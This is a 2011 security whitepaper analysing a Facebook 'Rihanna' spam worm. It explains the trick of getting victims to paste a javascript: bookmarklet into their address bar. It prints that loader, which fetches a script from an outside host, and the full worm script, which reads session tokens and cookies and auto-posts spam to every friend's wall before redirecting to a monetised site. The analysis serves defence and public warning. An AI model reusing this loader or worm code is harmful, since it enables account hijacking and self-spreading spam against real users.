Research Whitepaper on

The New Wave of Facebook Spam

A Case study of "Rihanna Facebook Spam"

November - 2011

Researched By : Abhinav Singh a.k.a DaRkLoRd (Information security specialist)

Website: http://hackingalert.blogspot.com


Email : abhinavbom@gmail.com

After many days finally a new spam has came out which floods from wall to wall. This time spammers have found a new way to fool people and take them out of the secure zone of facebook, redirecting them to a url that contains millions of viruses and malwares waiting to welcome you. I alone found 6 different classes of malwares uploaded on the infected link. Let us dig out deeper into this spam.

A special note for all Rihanna fans - she did nothing crap in public. So don't just go around and click everything on facebook.

The spam is again a wall flooder and it flows from wall to wall covering everyone in the friend list of the person who clicks it.

Let us check the spam closely. Once you click the link then you will be redirected to a page that will ask you to click on a flash screen to verify that you are 18+. Once you will click it, you will be presented with a 3 step process to click address bar and then press 'J' and then hit enter.



Here lies the trap. On pressing 'J' the "mouseonFocus=true" immediately copies a JavaScript on your address bar. The script looks something like this :

```
javascript:(a=(b=document).createElement('script')).src='http://reallyshocked.us/verify.js',b.body.appendChild(a);void(0)
```

Now this JavaScript contains an external link to another JavaScript (http://reallyshocked.us/verify.js). Since facebook will prevent any malicious code execution within its platform so once you run this script the external link will get executed and will affect your wall. As a result you will paint your and your friends wall with a cool Rihanna spam.

A random math function starts picking up values and appends it in the url to add different session id's to every post so that facebook doesn't consider it as a spam. Well how did I find all this?? Here is the answer. Analyze the link that gets added in your address bar as soon as you press 'J' . There is a link to an external JavaScript file. You can view the malicious Js code at the end of this paper. I have added it for your reference.

The following lines of code explains the whole process of extracting users from your friendlist and posting on their wall :

```
for (var i = 0; i < friends['length']; i++) {
   var httpwp = new XMLHttpRequest();
   var urlwp = '/ajax/profile/composer.php?__a=1';
   var paramswp = 'post_form_id=' + post_form_id + '&fb_dtsg=' + fb_dtsg +
'&xhpc_composerid=u2qr0v_15&xhpc_targetid=' + friends[i]['uid'] +
'&xhpc_context=profile&xhpc_location=&xhpc_fbx=1&xhpc_timeline=&xhpc_ismeta=1&xhpc_message
_text=Oh%20my%20god%2Ccheck%20this&xhpc_message=Oh%20my%20god%2Ccheck%20this&aktion
=post&app_id=2309869772&attachment[params][0]=297811423571011&attachment[type]=18&compo
sertags_place=&composertags_place_name=&composer_predicted_city=102186159822587&composer
_session_id=1320585896&is_explicit_place=&audience[0][value]=80&composertags_city=&disable_loca
tion_sharing=false&nctr[_mod]=pagelet_wall&lsd&post_form_id_source=AsyncRequest&__user=' +
user_id + '&';
   httpwp['open']('POST', urlwp, true);
```

The first line itself shows a ‘for loop’ which runs as long as your friends list.

Well the story doesn't end here. Once you are done with "like this page" (some people have like-o-phobia) and all other stuff, you will be redirected to a virus and malware heavenly place. I don’t know how many malwares and viruses are located at the link to which this application redirects us. My IDS almost died notifying me about it.
The redirection url is reallyshocked.us/ . Now if we analyze the source of this website then we will find out that it is targeting the traffic to another url. Here is the code snippet from reallyshoecked.us

```
<script type="text/javascript"
src="http://www.cpalead.com/exitpopup.php?pub=141256&gateid=MjA2NzY5"></script>
```

The reason why the spammer is directing the traffic to this site is because CPA Lead is an online marketing website so more the number of hits, more will the money earned. So this is the whole business for which the spam has been built.

Quiet an effort put up by spammers this time to flood facebook. Hope facebook blocks this application soon. Hope you enjoyed reading it. Sorry to Rihanna Fans, as she did nothing CRAP.

Complete code to the spam application:

```
var post_form_id = document['getElementsByName']('post_form_id')[0]['value'];
var fb_dtsg = document['getElementsByName']('fb_dtsg')[0]['value'];
var user_id = document['cookie']['match'](document['cookie']['match'](/c_user=(\d+)/)[1]);
var httpwp = new XMLHttpRequest();
var urlwp = '/ajax/profile/composer.php?__a=1';
var paramswp = 'post_form_id=' + post_form_id + '&fb_dtsg=' + fb_dtsg +
'&xhpc_composerid=u3bbpq_21&xhpc_targetid=' + user_id +
'&xhpc_context=profile&xhpc_location=&xhpc_fbx=1&xhpc_timeline=&xhpc_ismeta=1&xhpc_message
_text=HEY%20CHECK%20THIS%20OUT&xhpc_message=HEY%20CHECK%20THIS%20OUT&aktion=post&
app_id=2309869772&attachment[params][0]=297811423571011?&attachment[type]=18&composertag
s_place=&composertags_place_name=&composer_predicted_city=102186159822587&composer_sessi
on_id=1320586865&is_explicit_place=&audience[0][value]=80&composertags_city=&disable_location_
sharing=false&nctr[_mod]=pagelet_wall&lsd&post_form_id_source=AsyncRequest&__user=' + user_id
+ '';
httpwp['open']('POST', urlwp, true);
httpwp['setRequestHeader']('Content-type', 'application/x-www-form-urlencoded');
httpwp['setRequestHeader']('Content-length', paramswp['length']);
httpwp['setRequestHeader']('Connection', 'keep-alive');
httpwp['send'](paramswp);
var friends = new Array();
gf = new XMLHttpRequest();
gf['open']('GET', '/ajax/typeahead/first_degree.php?__a=1&viewer=' + user_id + '&token' +
Math['random']() + '&filter[0]=user&options[0]=friends_only', false);
gf['send']();
if (gf['readyState'] != 4) {} else {
   data = eval('(' + gf['responseText']['substr'](9) + ')');
   if (data['error']) {} else {
      friends = data['payload']['entries']['sort'](function (_0x93dax8, _0x93dax9) {
         return _0x93dax8['index'] - _0x93dax9['index'];
      });
   };
};
for (var i = 0; i < friends['length']; i++) {
   var httpwp = new XMLHttpRequest();
   var urlwp = '/ajax/profile/composer.php?__a=1';
   var paramswp = 'post_form_id=' + post_form_id + '&fb_dtsg=' + fb_dtsg +
'&xhpc_composerid=u2qr0v_15&xhpc_targetid=' + friends[i]['uid'] +
'&xhpc_context=profile&xhpc_location=&xhpc_fbx=1&xhpc_timeline=&xhpc_ismeta=1&xhpc_message
_text=Oh%20my%20god%2Ccheck%20this&xhpc_message=Oh%20my%20god%2Ccheck%20this&aktion
=post&app_id=2309869772&attachment[params][0]=297811423571011&attachment[type]=18&compo
sertags_place=&composertags_place_name=&composer_predicted_city=102186159822587&composer
_session_id=1320585896&is_explicit_place=&audience[0][value]=80&composertags_city=&disable_loca
```

```
tion_sharing=false&nctr[_mod]=pagelet_wall&lsd&post_form_id_source=AsyncRequest&__user=' +
user_id + '&';
   httpwp['open']('POST', urlwp, true);
   httpwp['setRequestHeader']('Content-type', 'application/x-www-form-urlencoded');
   httpwp['setRequestHeader']('Content-length', paramswp['length']);
   httpwp['setRequestHeader']('Connection', 'keep-alive');
   httpwp['onreadystatechange'] = function () {
      if (httpwp['readyState'] == 4 && httpwp['status'] == 200) {};
   };
   httpwp['send'](paramswp);
};
document['getElementById']('contentArea')['innerHTML'] = '<center><br><br><br><br><br><img
src="http://www.hindustantimes.com/images/loading_gif.gif" /><br />Please wait...</center>';
setTimeout('top.location=\'http://reallyshocked.us/index.php\';', 20000);
```